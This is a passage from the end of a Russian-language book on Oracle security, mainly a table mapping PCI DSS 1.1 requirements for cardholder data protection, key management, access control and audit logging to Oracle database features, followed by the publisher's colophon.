	2.2: Должны быть разработаны стандарты конфигурации для всех системных компонентов. Стандарты должны учитывать все известные проблемы безопасности, а также положения общепринятых отраслевых стандартов (SANS, NIST, CIS)	Пакет приложений «Oracle Enterprise Manager Configuration» позволяет заказчикам проверять свою СУБД на соответствие положениям отраслевого стандарта «Center for Internet Security (CIS)»
	2.2.3: Следует настроить параметры безопасности системы так, чтобы исключить возможность некорректного использования системы	Следуйте официальным документам «Oracle Database Security Guide» (http://download.oracle.com/docs/cd/B19306_01/network.102/b14266.pdf) Проверку настроек можно осуществлять при помощи приложения «Oracle Enterprise Manager Configuration Pack». Приложение Oracle Audit Vault собирает данные по аудиту со всех СУБД. В случае регистрации подозрительного события может выдаваться предупреждение и если необходимо, генерируется отчет. Приложение «Oracle Database Vault Separation of Duty» предотвращает неавторизированные административные действия в СУБД Oracle
	2.2.4: Из системы должна быть удалена вся ненужная функциональность: сценарии, драйверы, дополнительные возможности, подсистемы, файловые системы, ненужные для работы веб-серверы	В процессе инсталляции СУБД Oracle позволяет выбирать только те приложения, которые необходимы

Глава	Требование PCI 1.1	Соответствие Oracle
	2.3: Следует всегда шифровать канал удаленного административного доступа к системе. Для этого необходимо использовать такие технологии, как SSH, VPN или SSL/TLS для веб-ориентированных систем администрирования и иных способов удаленного административного доступа	Опция СУБД «Oracle Advanced Security» позволяет задействовать механизмы SSL для шифрования сетевого трафика между клиентами СУБД, сервером СУБД, и промежуточными компонентами сетевой инфраструктуры
	2.4: Хостинг-провайдеры должны обеспечивать безопасность сред и данных, принадлежащих каждой из обслуживаемых сторон. Эти провайдеры должны соответствовать требованиям, описанным в приложении «Применимость PCI DSS к хостинг-провайдерам»	Смотри приложение «Применимость PCI DSS к хостинг-провайдерам»
	Защита данных о держателях карт	
3.	***Обеспечить безопасность хранимых данных о держателях карт***	
	Шифрование – критичный компонент защиты данных о держателях карт. Если взломщик обойдет остальные меры безопасности и получит доступ к зашифрованным данным, не зная ключа шифрования, то эти данные останутся для него нечитаемыми и практически бесполезными. Иные способы защиты хранимых данных должны рассматриваться как средства уменьшения риска. Методы минимизации риска включают в себя: запрет хранения данных о держателях карт, кроме случаев крайней необходимости, хранение укороченного PAN, если не требуется хранение полного PAN, и избегание пересылки PAN по электронной почте в открытом виде	
	3.3: Следует маскировать PAN при его отображении (максимально возможное количество знаков PAN для отображения – первые 6 и последние 4 знака). *Это требование не относится к сотрудникам и иным сторонам, для работы которых необходимо видеть полный PAN, также это требование не заменяет собой иные более строгие требования к отображению данных о держателях карт (например, на чеках POS-терминалов)*	Зависит от приложений. Приложения могут использовать Virtual Private Database (VPD) для защиты отдельных столбцов данных. Атрибуты безопасности выставляемые при помощи Oracle Label Security могут помочь для определения круга пользователей, которые могут иметь доступ к определенным полям таблицы. Приложение Oracle Database Vault может использоваться для предотвращения доступа высокопривилегированого пользователя к данным, используемым в приложении
	3.4: Из всех данных о держателе карты, как минимум, PAN должен быть представлен в нечитаемом виде во всех местах хранения (включая данные на съемных носителях, резервных копиях и журналах протоколирования событий, а также данные, получаемые по беспроводным сетям). Для этого следует использовать любой из следующих методов: стойкая однонаправленная хэш-функция; укорачивание (truncation); использование механизмов One-Time-Pad («одноразовые блокноты») и использование и хранение ссылок на данные вместо самих данных (index tokens); стойкие криптографические алгоритмы,	Компонент «Oracle Advanced Security Transparent Data Encryption (TDE)» может использоваться для шифрования данных хранящихся на съемных носителях и резервных копиях. Опционально TDE может использоваться в связке с утилитой для управления восстановлением (Oracle RMAN). Компонент «Oracle Secure Backup» предоставляет решение для создания шифрованных резервных копий прямо на ленточные накопители. Поддерживаются следующие алгоритмы шифрования: AES и 3DES с длинной ключа 128, 192 (по умолчанию), или 256 бит. Компонент «Oracle Advanced Security

Глава	Требование PCI 1.1	Соответствие Oracle
	совместно с процессами и процедурами управления ключами. *Из всей информации о держателе карты, КАК МИНИМУМ, PAN должен быть преобразован в нечитаемый вид.* *Если, по каким-то причинам, компания не может шифровать данные о держателях карты, то компенсирующие меры отражены в Приложении В: «Компенсирующие меры для шифрования хранимых данных».*	Transparent Data Encryption (TDE)» имеет встроенную систему управления ключами. Зашифрованные столбцы данных остаются зашифрованными в файлах данных, в журналах undo и redo, а также в буферном кэше и в глобальном системном кэше (SGA). Для проверки целостности используются алгоритмы SHA-1 и MD5
	3.5: Следует обеспечить защиту ключей шифрования данных о держателях карт от их компрометации или неправильного использования	Ключи используемые компонентом «Oracle Advanced Security Transparent Data Encryption (TDE)» хранятся в базе данных и зашифрованы с помощью главного ключа («master key»), который хранится в «бумажнике» (англ. Oracle Wallet), который представляет собой PKCS#12 файл в операционной системе. Данные в «бумажнике» зашифрованы при помощи отдельного пароля. Для доступа к «бумажнику» из базы данных требуется привилегия alter system. При помощи компонента «Oracle Database Vault» можно дополнительно настроить кем, когда и при каких обстоятельствах может быть использована привилегия «alter system»
	3.5.1: Доступ к ключам шифрования должен быть разрешен только нескольким ответственным за их хранение и использование сотрудникам	Реализуется в компоненте «Oracle Advanced Security Transparent Data Encryption (TDE)». TDE требует назначить хотя бы одного пользователя для доступа к «бумажнику» (DBA или Security DBA). При помощи компонента «Oracle Database Vault» можно дополнительно настроить кем когда и при каких обстоятельствах может быть использована привилегия «alter system»
	3.5.2: Ключи должны храниться только в строго определенных защищенных хранилищах и строго определенном виде	Реализуется в компоненте «Oracle Advanced Security Transparent Data Encryption (TDE)». Существует только один главный ключ (master key) для каждой базы данных, который хранится в «бумажнике». В СУБД Oracle 11g компонент TDE интегрируется с аппаратными решениями поддерживающими стандарт криптографии PKCS#11 для централизованного создания и управления ключами
	3.6.1: Генерация стойких ключей	Компонент «Oracle Advanced Security Transparent Data Encryption (TDE)» использует сертифицированный Федеральным стандартом обработки информации (FIPS) генератор случайных чисел; ключ «master key» также может быть сгенерирован используя сертификаты или PKI

Глава	Требование PCI 1.1	Соответствие Oracle
	3.6.2: Безопасное распространение ключей	В распределенных системах (включая Real Application Clusters), «бумажник» необходимо скопировать на все участвующие экземпляры RAC
	3.6.3: Безопасное хранение ключей	Ключи, используемые компонентом «Oracle Advanced Security Transparent Data Encryption (TDE)» хранятся в базе данных и зашифрованы с помощью главного ключа (master key), который хранится в «бумажнике». «Бумажник» может храниться на внешнем USB устройстве, или на отдельной аппаратной платформе с дополнительной защитой СУБД Oracle 11g поддерживает генерацию и управление ключами на аппаратных модулях системы безопасности (HSM)
	3.6.4: Периодическая смена ключей: насколько часто это видится необходимым и требуется применяемыми приложениями, предпочтительно автоматически; не реже одного раза в год	Компонент «Oracle Security Transparent Data Encryption (TDE)» представляет возможности для смены главного ключа и табличных ключей
	3.6.5: Уничтожение старых (просроченных) ключей	По требованиям хранения и восстановления резервных копий, старые ключи не должны удаляться из «бумажника». Следовательно необходимо применение компенсирующих мер, по соблюдению требование данного пункта, таких как повышение защищенности «бумажника»
	3.6.6: Раздельное владение частями ключей (так, чтобы для расшифрования данных требовался составной ключ, компоненты которого хранятся у 2–3 сотрудников)	Компонент «Oracle Database Vault» может быть настроен на необходимость одновременного подключения двух сотрудников для запуска команды alter system для открытия «бумажника». Для приложения Oracle E-Business Suite можно получить информацию в заметке под номером 338756.1 на сайте metalink
	3.6.7: Защита от неавторизованной смены ключа	Обеспечивается компонентом «Oracle Advanced Security Transparent Data Encryption (TDE)»
	3.6.8: Замена скомпрометированного ключа, а также предположительно скомпрометированного ключа	См. 3.6.4
	3.6.9: Отзыв просроченных и недействительных ключей	См. 3.6.5
4.	***Шифровать данные о держателях карт при передаче их через открытые общедоступные сети***	
	Критичная информация должна передаваться через общедоступные сети, где ее легко перехватить, изменить или перенаправить, только в зашифрованном виде	
	4.1: Для защиты критичных данных о держателях карт во время передачи их через общедоступные сети, следует использовать стойкие криптографические алгоритмы и протоколы, такие как SSL/TLS и IPSEC. *Примерами общедоступных сетей, на*	СУБД Oracle и промежуточное программное обеспечение компании Oracle поддерживает шифрование сетевого трафика, используя алгоритмы SSL/TLS. В СУБД Oracle поддержка SSL/TLS реализуется при помощи компонента Oracle Advanced Security

Глава	Требование PCI 1.1	Соответствие Oracle
	которые распространяются требования PCI DSS, являются Интернет, Wi-Fi (IEEE 802.11x), GSM, GPRS	
	Поддержка программы управления уязвимостями	
5.	***Использовать и регулярно обновлять антивирусное программное обеспечение***	
6.	***Разработать и поддерживать безопасные системы и приложения***	
	Злоумышленники используют уязвимости в безопасности для получения привилегированного доступа к системе. Большинство из таких уязвимостей закрываются путем установки обновлений безопасности, выпускаемых производителем. На все системы должны быть установлены самые свежие подходящие обновления программного обеспечения для защиты от использования уязвимостей внутренними и внешними злоумышленниками, а также вирусами. Подходящими являются те обновления, которые протестированы на совместимость с текущей конфигурацией безопасности. В случае самостоятельной разработки приложений, множество уязвимостей удастся избежать, используя стандартные процессы разработки систем и приемы безопасного написания программного кода	
	6.1: На все системные компоненты и программное обеспечение должны быть установлены самые свежие обновления безопасности, выпущенные производителем. Обновления безопасности должны быть установлены в течение месяца с момента их выпуска производителем	Автоматизируется при помощи компонента «Oracle Enterprise Manager Grid Control»
	6.2: Должен быть внедрен процесс определения вновь обнаруженных уязвимостей безопасности (например, подписка на бесплатную рассылку сообщений о новых уязвимостях). Стандарты конфигурации системных компонентов (Требования 1.1 и 2.2 PCI DSS) должны обновляться для учета вновь обнаруженных уязвимостей	(Внутренняя политика заказчика) Подпишитесь на рассылку Oracle Security Alerts
	6.4: Должны быть разработаны и внедрены процедуры управления изменениями, которые должны включать в себя: – документирование влияния изменения на систему; – согласование изменения с руководством; – тестирование производственной функциональности; – процедуру отмены изменения	Процедуры управления изменениями могут быть автоматизированы при помощи компонента «Oracle Enterprise Manager Change Control». Также компонент « BPEL Process manager» может использоваться для управления контролем изменений
	6.5.1: Отсутствие проверки входных данных	Реализуется при помощи «dbms_assert»
	6.5.6: Инъекции (например, SQL-инъекции)	Реализуется при помощи «dbms_assert»
	6.5.8: Небезопасное хранение данных	Компонент «Oracle Advanced Security Transparent Data Encryption (TDE)» может использоваться для шифрования данных хранящихся на съемных носителях и резервных копиях. Опционально TDE может использоваться в связке с утилитой для управления восстановлением (Oracle RMAN).

Глава	Требование PCI 1.1	Соответствие Oracle
		Компонент «Oracle Secure Backup» предоставляет решение для сохранения шифрованных резервных копий на ленточный накопитель. Поддерживаются следующие алгоритмы шифрования: AES и 3DES с длинной ключа 128, 192 (по умолчанию), или 256 бит
	6.5.10: Небезопасное управление конфигурацией	Пакет приложений «Oracle Enterprise Manager Configuration Pack» позволяет заказчикам проверять свою СУБД на соответствие положениям отраслевого стандарта «Center for Internet Security (CIS)»
	Внедрение усиленных мер по управлению доступом	
7.	***Ограничить доступ к данным о держателях карт только служебной необходимостью***	
	Это требование гарантирует, что доступ к критичным данным имеют только авторизованные сотрудники	
	7.1: Доступом к вычислительным ресурсам и информации о держателях карт должны обладать только те сотрудники, которым такой доступ необходим в соответствии с их должностными обязанностями	Компонент «Oracle Database Vault» предоставляет возможности по ограничению доступа привилегированным пользователям (DBA) к вычислительным ресурсам и информации о держателях карт. Командные правила компонента «Oracle Database Vault» реализуют строгий контроль доступа к приложениям, данным и СУБД. Компонент «Oracle Database Vault Separation of Duty» предотвращает неавторизированные административные действия в СУБД Oracle. Компонент «Oracle Label Security label factors» предоставляет дополнительные возможности для определения минимальных привилегий для выполнения бизнес-процессов. Компонент «Oracle Virtual Private Database» предоставляет дополнительную маскировку исходя из принципа наименьших привилегий. Привилегии и роли доступные в СУБД Oracle предоставляют базовые настройки безопасности.
	7.2: Для многопользовательских систем следует установить механизм разграничения доступа, основанный на факторе знания, и применяющий принцип «запрещено все, что явно не разрешено».	Компонент «Oracle Database Vault» предоставляет возможности по ограничению доступа привилегированным пользователям (DBA) к вычислительным ресурсам и информации о держателях карт. Командные правила компонента «Oracle Database Vault» реализуют строгий контроль доступа к приложениям, данным и СУБД. Компонент «Oracle Database Vault Separation of Duty» предотвращает неавто-

Глава	Требование PCI 1.1	Соответствие Oracle
		ризированные административные действия в СУБД Oracle. Компонент «Oracle Label Security label factors» предоставляет дополнительные возможности для определения минимальных привилегий для выполнения бизнес-процессов. Компонент «Oracle Virtual Private Database» предоставляет дополнительную маскировку исходя из принципа наименьших привилегий. Привилегии и роли доступные в СУБД Oracle предоставляют базовые настройки безопасности. Компонент Oracle Identity Management предоставляет корпоративным пользователям единую комплексную инфраструктуру безопасности для всего набора продуктов Oracle
8.	***Назначить уникальный идентификатор каждому человеку, имеющему доступ к компьютерной сети***	
	Назначение уникального идентификатора каждому человеку, имеющему доступ к компьютерной сети, позволяет гарантировать, что действия, производимые с критичными данными и системами, выполняются известными и авторизованными пользователями и могут быть отслежены	
	8.1: Каждому пользователю должно быть назначено уникальное имя учетной записи, до предоставления ему доступа к компонентам системы и данным о держателях карт	Подсистема аутентификации СУБД Oracle поддерживает назначение каждому пользователю уникального имени учетной записи для пользовательских аккаунтов, общих схем и proxy-аутентификации. Компонент Oracle Identity Management предоставляет корпоративным пользователям единую комплексную инфраструктуру безопасности для всего набора продуктов Oracle
	8.2: Помимо идентификатора, должен применяться хотя бы один из следующих методов для аутентификации всех пользователей: – пароль; – ключи (например, SecureID, сертификаты, открытый ключ); – биометрические параметры	Компонент «Oracle Advanced Security» предоставляет возможности стойкой аутентификации, используя Kerberos, PKI и RADIUS
	8.3: Для средств удаленного доступа сотрудников, администраторов и третьих лиц к компьютерной сети должен быть реализован механизм двухфакторной аутентификации. Для этого следует использовать такие технологии, как RADIUS и TACACS с ключами; или VPN (SSL/TLS или IPSEC) с индивидуальными сертификатами	Компонент «Oracle Advanced Security» предоставляет возможности стойкой аутентификации, используя Kerberos, PKI и RADIUS
	8.4: Encrypt all passwords during transmission and storage on all system components	СУБД Oracle шифрует пользовательские пароли при передаче по сети и хранении в базе данных

Глава	Требование PCI 1.1	Соответствие Oracle
	8.5: Все пароли должны храниться и передаваться только в зашифрованном виде	Oracle Identity Management
	8.5.1: Контроль над добавлением, удалением и изменением идентификаторов, аутентификационных данных и иных объектов идентификации	Ограничьте доступ к административному аккаунту SYSDBA. Разверните компонент «Oracle Database Vault» для дополнительного разграничения привилегий. Разверните компонент «Oracle Identity Management»
	8.5.2: Проверку подлинности пользователя перед сменой пароля	Реализовано в подсистеме аутентификации СУБД Oracle
	8.5.3: Установку уникального первоначального пароля для каждого пользователя и его немедленное изменение при первом входе пользователя	Создайте аккаунт в СУБД Oracle с паролем у которого закончен срок действия (опция password expired)
	8.5.4: Немедленный отзыв доступа при увольнении пользователя	Компоненты Oracle Identity Management и Oracle Database Enterprise User Security
	8.5.5: Удаление заблокированных учетных записей не реже одного раза в 90 дней	Компоненты Oracle Identity Management и Oracle Database Enterprise User Security
	8.5.6: Включение учетных записей, используемых поставщиками для удаленной поддержки, только на время выполнения работ	Компонент Oracle Enterprise Manager управление аккаунтами. Oracle Database Vault factors and command rules. Oracle Database Vault realms to prevent access to application data. Oracle Database Vault separation of duty
	8.5.8: Запрет использования групповых, разделяемых и стандартных учетных записей и паролей	(Customer internal policy). Oracle Database Enterprise User Security. Oracle Database Proxy authentication
	8.5.9: Изменение пароля пользователя не реже одного раза в 90 дней	Устанавливается через профили СУБД Oracle
	8.5.10: Требование использования в пароле не менее семи символов	Устанавливается через профили СУБД Oracle
	8.5.11: Требование использования в пароле как цифр, так и букв	Проверка сложности пароля в СУБД Oracle
	8.5.12: Запрет при смене пароля выбора в качестве нового какого-либо из последних четырех использовавшихся данным пользователем паролей	Устанавливается через профили СУБД Oracle
	8.5.13: Блокировку учетной записи после шести неудачных попыток ввода пароля	Устанавливается через профили СУБД Oracle
	8.5.14: Установку периода блокировки учетной записи равным 30 минутам, или до разблокировки учетной записи администратором	Устанавливается через профили СУБД Oracle
	8.5.15: Блокировку рабочей сессии пользователя через 15 минут простоя, с требованием ввода пароля для разблокировки терминала	Устанавливается через профили СУБД Oracle
	8.5.16: Аутентификацию всех вариантов доступа к любой базе данных, содержа-	Реализовано подсистемой аутентификации СУБД Oracle.

Глава	Требование PCI 1.1	Соответствие Oracle
	щей данные о держателях карт, в том числе доступ со стороны приложений, администраторов и любых других пользователей	Компонент «Oracle Advanced Security» поддерживает аутентификацию по протоколам Kerberos, PKI и RADIUS
9.	***Ограничить физический доступ к данным о держателях карт***	
	Регулярный мониторинг и тестирование сетевой инфраструктуры	
10.	***Отслеживать и контролировать любой доступ к сетевым ресурсам и данным о держателях карт***	
	Наличие механизмов протоколирования событий, а также возможности отслеживать действия пользователей необходимо для системы, так как они позволяют провести расследование и анализ инцидентов. Определение причин инцидентов затруднено при отсутствии журналов протоколирования событий в системе	
	10.1: Должен быть разработан процесс распределения доступа к компонентам системы (особенно доступа с административными полномочиями) между сотрудниками	(Customer internal policy) Установите различные учетные записи с правами DBA для каждого администратора. Опционально можно использовать proxy-аутентификацию для уменьшения количества учетных записей с DBA – правами, но, в то же время, возможностью раздельного аудита действий каждого из них. Компонент «Oracle Database Vault Separation of Duty» предоставляет строгий контроль административных действий. Используйте компонент «Oracle Audit Vault» объединяющий все данные по аудиту для централизованной отчетности и оповещения. Компонент Oracle Identity Management предоставляет корпоративным пользователям единую комплексную инфраструктуру безопасности для всего набора продуктов Oracle
	10.2: Для каждого системного компонента должен быть включен механизм протоколирования следующих событий:	(Ниже более конкретно для каждого компонента)
	10.2.1: Любой доступ пользователя к данным о держателях карт	Контроль доступа к данным о держателях карт реализуется при помощи механизмов стандартного (Oracle Database Auditing) и расширенного аудита (Oracle Database Fine Grained Auditing (FGA)). События аудита и отчеты по ним отслеживаются при помощи компонента «Oracle Audit Vault»
	10.2.2: Любые действия, совершенные с использованием административных полномочий	Утвердите специальную административную (DBA) учетную запись в СУБД. Опционально можно использовать proxy-аутентификацию для уменьшения количества учетных записей с привилегиями DBA и упрощения аудита. Компонент «Oracle Database Vault Separation of Duty» может быть использован для более строгого контроля административных действий. Компонент «Oracle Database Vault» отвечает за отчеты.

Глава	Требование PCI 1.1	Соответствие Oracle
		Используйте компонент «Oracle Audit Vault» объединяющий все данные по аудиту для централизованной отчетности и оповещения. Компонент Oracle Identity Management предоставляет корпоративным пользователям единую комплексную инфраструктуру безопасности для всего набора продуктов Oracle
	10.2.3: Любой доступ к записям о событиях в системе	Данные по событиям аудита ОС должны быть защищены на уровне ОС. Доступ к событиям аудита хранящимся в СУБД или компоненте Oracle Audit Vault защищен компонентами Oracle Database Vault и Oracle Advanced Security (отвечает за шифрование данных в процессе передачи и хранения данных о событиях аудита)
	10.2.4: Неуспешные попытки логического доступа	Доступ к событиям аудита хранящимся в компоненте Oracle Audit Vault защищен компонентами Oracle Database Vault
	10.2.5: Использование механизмов идентификации и аутентификации	Реализовано подсистемой аутентификации СУБД Oracle. Компонент «Oracle Advanced Security» поддерживает аутентификацию по протоколам Kerberos, PKI и RADIUS. Компоненты «Oracle Identity Management» и «Access Management Suite» предоставляет корпоративным пользователям единую комплексную инфраструктуру идентификации, аутентификации управления доступом для всего набора продуктов Oracle
	10.2.7: Создание и удаление объектов системного уровня	Реализуется подсистемой аудита СУБД Oracle
	10.3: Для каждого события каждого системного компонента должны быть записаны следующие параметры:	
	10.3.1: Идентификатор пользователя	Реализовано подсистемой аутентификации СУБД Oracle. Компонент «Oracle Audit Vault» упорядочивает данные о событиях аудита. Клиентская программа СУБД Oracle оставляет при подключении идентификаторы для распознавания того, откуда произошло соединение
	10.3.2: Тип события	
	10.3.3: Дата и время	
	10.3.4: Успешным или неуспешным было событие	
	10.3.5: Источник события	
	10.3.6: Идентификатор или название данных, системного компонента или ресурса, на которые повлияло событие	
	10.5: Журналы протоколирования событий должны быть защищены от изменений	Компонент «Oracle Audit Vault» защищает данные аудита в процессе хранения и передачи
	10.5.1: Доступом к журналам протоколирования событий должны обладать только те сотрудники, которым такой	Компонент «Oracle Audit Vault separation of duty» разграничивает доступ к данным аудита

Глава	Требование PCI 1.1	Соответствие Oracle
	доступ необходим в соответствии с их должностными обязанностями	
	10.5.2: Журналы протоколирования событий должны быть защищены от неавторизованного изменения	Компонент «Oracle Audit Vault separation of duty» предотвращает доступ к данным аудита системным администраторам (DBA)
	10.5.3: Резервные копии журналов протоколирования событий должны оперативно сохраняться на централизованный сервер протоколирования, или отдельный носитель, где их изменение было бы затруднено	Компонент «Oracle Audit Vault audit data consolidation» предоставляет возможность масштабируемого и безопасного централизованного хранилища данных аудита
	10.5.4: Копии журналов протоколирования активности в беспроводных сетях должны сохраняться на сервер протоколирования, находящийся внутри локальной сети	Будущие релизы компонента «Audit Vault» будут обеспечивать возможность создания заказчиками собственных коллекторов для аудита различных событий в ОС, сети и прочих
	10.5.5: Следует использовать приложения контроля целостности файлов для защиты журналов протоколирования событий от несанкционированных изменений	Компонент «Oracle Audit Vault audit data consolidation» защищает данные при передаче при помощи алгоритмов проверки целостности SHA-1 или MD5. Компонент «Oracle Audit Vault separation of duty» предотвращает доступ к данным аудита системным администраторам (DBA)
	10.6: Следует просматривать журналы протоколирования событий не реже одного раза в день. Следует анализировать журналы систем обнаружения вторжений (IDS) и серверов, осуществляющих аутентификацию, авторизацию и аудит (например, RADIUS). *Для обеспечения соответствия Требованию 10.6 могут быть использованы средства сбора и анализа журналов протоколирования событий, а также средства оповещения*	Компонент «Oracle Audit Vault» имеет предварительно сгенерированные отчеты, настраиваемые оповещения, и инструментальную панель для данных аудита. Настраиваемые отчеты можно создавать используя Oracle Application Express, Oracle BI Publisher или сторонние приложения
	10.7: Журналы протоколирования событий должны храниться не менее одного года, а также быть в оперативном доступе не менее трех месяцев	Компонент «Oracle Audit Vault audit data consolidation» предоставляет возможность масштабируемого и безопасного централизованного хранилища больших объемов данных аудита
11.	***Регулярно проверять системы и процессы обеспечения безопасности***	
	Поддержка Политики информационной безопасности	
12.	***Поддерживать политику, определяющую правила информационной безопасности для сотрудников и партнеров***	

Приложение A. Применимость PCI DSS к хостинг-провайдерам

Глава	Требование PCI 1.1	Соответствие Oracle
A.	***Поддерживать политику, определяющую правила информационной безопасности для сотрудников и партнеров***	
	Как указано в Требовании 12.8, все поставщики услуг, имеющие доступ к данным о держателях карт (включая хостинг-провайдеров), должны соответствовать PCI DSS. Дополнительно к этому, Требование 2.4 указывает, что хостинг-провайдеры должны обеспечивать безопасность сред и данных, принадлежащих каждой	
	из обслуживаемых сторон. Следовательно, хостинг-провайдеры должны учитывать следующие требования:	
	A.1: *Обеспечивать безопасность сред и данных, принадлежащих каждой из обслуживаемых сторон (которая может быть торгующей организацией, поставщиком услуг или иной стороной) в соответствии с требованиями A.1.1 – A.1.4:*	
	A.1.1: Обеспечивать условия, при которых каждая из обслуживаемых сторон имеет доступ только к своей среде данных о держателях карт	Компонент «Oracle Database Vault» предоставляет возможности по ограничению доступа привилегированным пользователям (DBA) к вычислительным ресурсам и информации о держателях карт. Командные правила компонента «Oracle Database Vault» реализуют строгий контроль доступа к приложениям, данным и СУБД. Компонент «Oracle Database Vault Separation of Duty» предотвращает неавторизированные административные действия в СУБД Oracle. Компонент «Oracle Label Security label factors» предоставляет дополнительные возможности для определения минимальных привилегий для выполнения бизнес-процессов. Компонент «Oracle Virtual Private Database» предоставляет дополнительную маскировку исходя из принципа наименьших привилегий. Привилегии и роли доступные в СУБД Oracle предоставляют базовые настройки безопасности. Компонент Oracle Identity Management предоставляет корпоративным пользователям единую комплексную инфраструктуру безопасности для всего набора продуктов Oracle

Глава	Требование PCI 1.1	Соответствие Oracle
	А.1.2: *Ограничивать доступ и привилегии каждой обслуживаемой стороны только принадлежащей ей средой данных о держателях карт*	Компонент «Oracle Database Vault» предоставляет возможности по ограничению доступа привилегированным пользователям (DBA) к вычислительным ресурсам и информации о держателях карт. Командные правила компонента «Oracle Database Vault» реализуют строгий контроль доступа к приложениям, данным и СУБД. Компонент «Oracle Database Vault Separation of Duty» предотвращает неавторизированные административные действия в СУБД Oracle. Компонент «Oracle Label Security label factors» предоставляет дополнительные возможности для определения минимальных привилегий для выполнения бизнес-процессов. Компонент «Oracle Virtual Private Database» предоставляет дополнительную маскировку исходя из принципа наименьших привилегий. Привилегии и роли доступные в СУБД Oracle предоставляют базовые настройки безопасности. Компонент Oracle Identity Management предоставляет корпоративным пользователям единую комплексную инфраструктуру безопасности для всего набора продуктов Oracle
	А.1.3: *Обеспечивать ведение соответствующих Требованию 10 PCI DSS журналов протоколирования событий, уникальных для каждой среды данных о держателях карт*	Политики компонента «Oracle Audit Vault» можно с легкостью развернуть на промышленные базы данных
	А.1.4: *Обеспечивать своевременное проведение расследования инцидентов в случае компрометации для любого из обслуживаемых торгующих организаций или поставщиков услуг*	Компонент «Oracle Audit Vault audit data consolidation» предоставляет возможность масштабируемого и безопасного централизованного хранилища больших объемов данных аудита. Кастомизируемые отчеты можно создавать используя Oracle Application Express, Oracle BI Publisher или сторонние приложения.
	Хостинг-провайдер должен соответствовать указанным требованиям в дополнение к остальным разделам PCI DSS. *Даже если хостинг-провайдер может соответствовать указанным требованиям, это не гарантирует соответствие обслуживаемой стороны стандарту PCI DSS.* *Каждая сторона должна соответствовать PCI DSS и подтверждать соответствие применимым требованиям*	

Приложение B. Компенсирующие меры

Глава	Требование PCI 1.1	Соответствие Oracle
B.	***Компенсирующие меры для Требования 3.4***	
	Компании, которые неспособны обеспечить нечитаемое представление данных о держателях карт (например, при помощи шифрования) по причине технической невозможности или бизнес-ограничений, могут выбрать компенсирующие меры. Только компании, которые провели анализ рисков и имеют обоснованные технологические или документированные бизнес-ограничения, могут рассматривать компенсирующие меры для достижения соответствия Требованию 3.4. Компании, выбравшие компенсирующие меры для обеспечения нечитаемого представления данных о держателях карт, должны осознавать риск для данных, который создается в том случае, если данные о держателях карты остаются в читаемом виде. Компенсирующие меры призваны обеспечить дополнительную защиту, чтобы уменьшить этот риск. Выбранные компенсирующие меры должны прилагаться к средствам управления, предписанным PCI DSS, и должны удовлетворять определению «компенсирующих мер» «Глоссария PCI DSS». Компенсирующие меры могут представлять собой устройство или комбинацию устройств, приложений и средств управления, которые соответствуют ***всем*** *следующим условиям:*	
	B.2: *Дают возможность разграничить доступ к данным о держателях карт, основываясь на следующих критериях:* *– IP-адрес/MAC-адрес;* *– приложение/сервис;* *– учетные записи пользователей/группы;* *– тип данных (фильтрация пакетов)*	Компонент «Oracle Database Vault» предоставляет возможности по ограничению доступа привилегированным пользователям (DBA) и информации о держателях карт. Компонент «Oracle Database Vault» предоставляет возможности по ограничению доступа на основе таких данных как, IP-адрес, подсеть, приложение, а также при помощи дополнительных наборов командных правил. Компонент «Oracle Database Vault Separation of Duty» предотвращает неавторизированные административные действия в СУБД Oracle. Компонент «Oracle Label Security label factors» предоставляет дополнительные возможности для определения минимальных привилегий для выполнения бизнес-процессов. Компонент «Oracle Virtual Private Database» предоставляет дополнительную маскировку исходя из принципа наименьших привилегий. Привилегии и роли доступные в СУБД Oracle предоставляют базовые настройки безопасности. Компонент Oracle Identity Management предоставляет корпоративным пользова-

Глава	Требование PCI 1.1	Соответствие Oracle
		телям единую комплексную инфраструктуру безопасности для всего набора продуктов Oracle
	B.3: *Разграничивают логический доступ к базе данных*	Контроль доступа к базе данных независимо от Active Directory или LDAP. Компонент «Oracle Database Vault» предоставляет возможности по ограничению доступа привилегированным пользователям (DBA) к вычислительным ресурсам и информации о держателях карт. Командные правила компонента «Oracle Database Vault» реализуют строгий контроль доступа к приложениям, данным и СУБД. Компонент «Oracle Database Vault Separation of Duty» предотвращает неавторизированные административные действия в СУБД Oracle. Компонент «Oracle Label Security label factors» предоставляет дополнительные возможности для определения минимальных привилегий для выполнения бизнес-процессов. Компонент «Oracle Virtual Private Database» предоставляет дополнительную маскировку исходя из принципа наименьших привилегий. Привилегии и роли доступные в СУБД Oracle предоставляют базовые настройки безопасности
	B.4: *Предупреждают/обнаруживают наиболее распространенные атаки на приложения или базы данных (например, SQL-инъекции)*	Компонент «Oracle Database Vault» предоставляет возможности по ограничению доступа привилегированным пользователям (DBA) к вычислительным ресурсам и информации о держателях карт. Командные правила компонента «Oracle Database Vault» реализуют строгий контроль доступа к приложениям, данным и СУБД. Компонент «Oracle Database Vault Separation of Duty» предотвращает неавторизированные административные действия в СУБД Oracle. Компонент «Oracle Label Security label factors» предоставляет дополнительные возможности для определения минимальных привилегий для выполнения бизнес-процессов

Книги издательства «ДМК Пресс» можно заказать в торгово-издательском холдинге «АЛЬЯНС-КНИГА» наложенным платежом, выслав открытку или письмо по почтовому адресу: **123242, Москва, а/я 20** или по электронному адресу: **orders@alians-kniga.ru**.

При оформлении заказа следует указать адрес (полностью), по которому должны быть высланы книги; фамилию, имя и отчество получателя. Желательно также указать свой телефон и электронный адрес.

Эти книги вы можете заказать и в Internet-магазине: **www.дмк.рф**.

Оптовые закупки: **books@alians-kniga.ru**

Поляков Александр Михайлович

Безопасность Oracle глазами аудитора: нападение и защита

Под редакцией И. Медведовского

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Технический редактор *Карпов А. А.*
Верстка *Чаннова А. А.*
Дизайн обложки *Поляков А. М.*

Формат 60×90 1/16.
Гарнитура «Петербург». Печать офсетная.
Усл. печ. л. 21. Тираж 100 экз.

Web-сайт издательства: www.dmkpress.com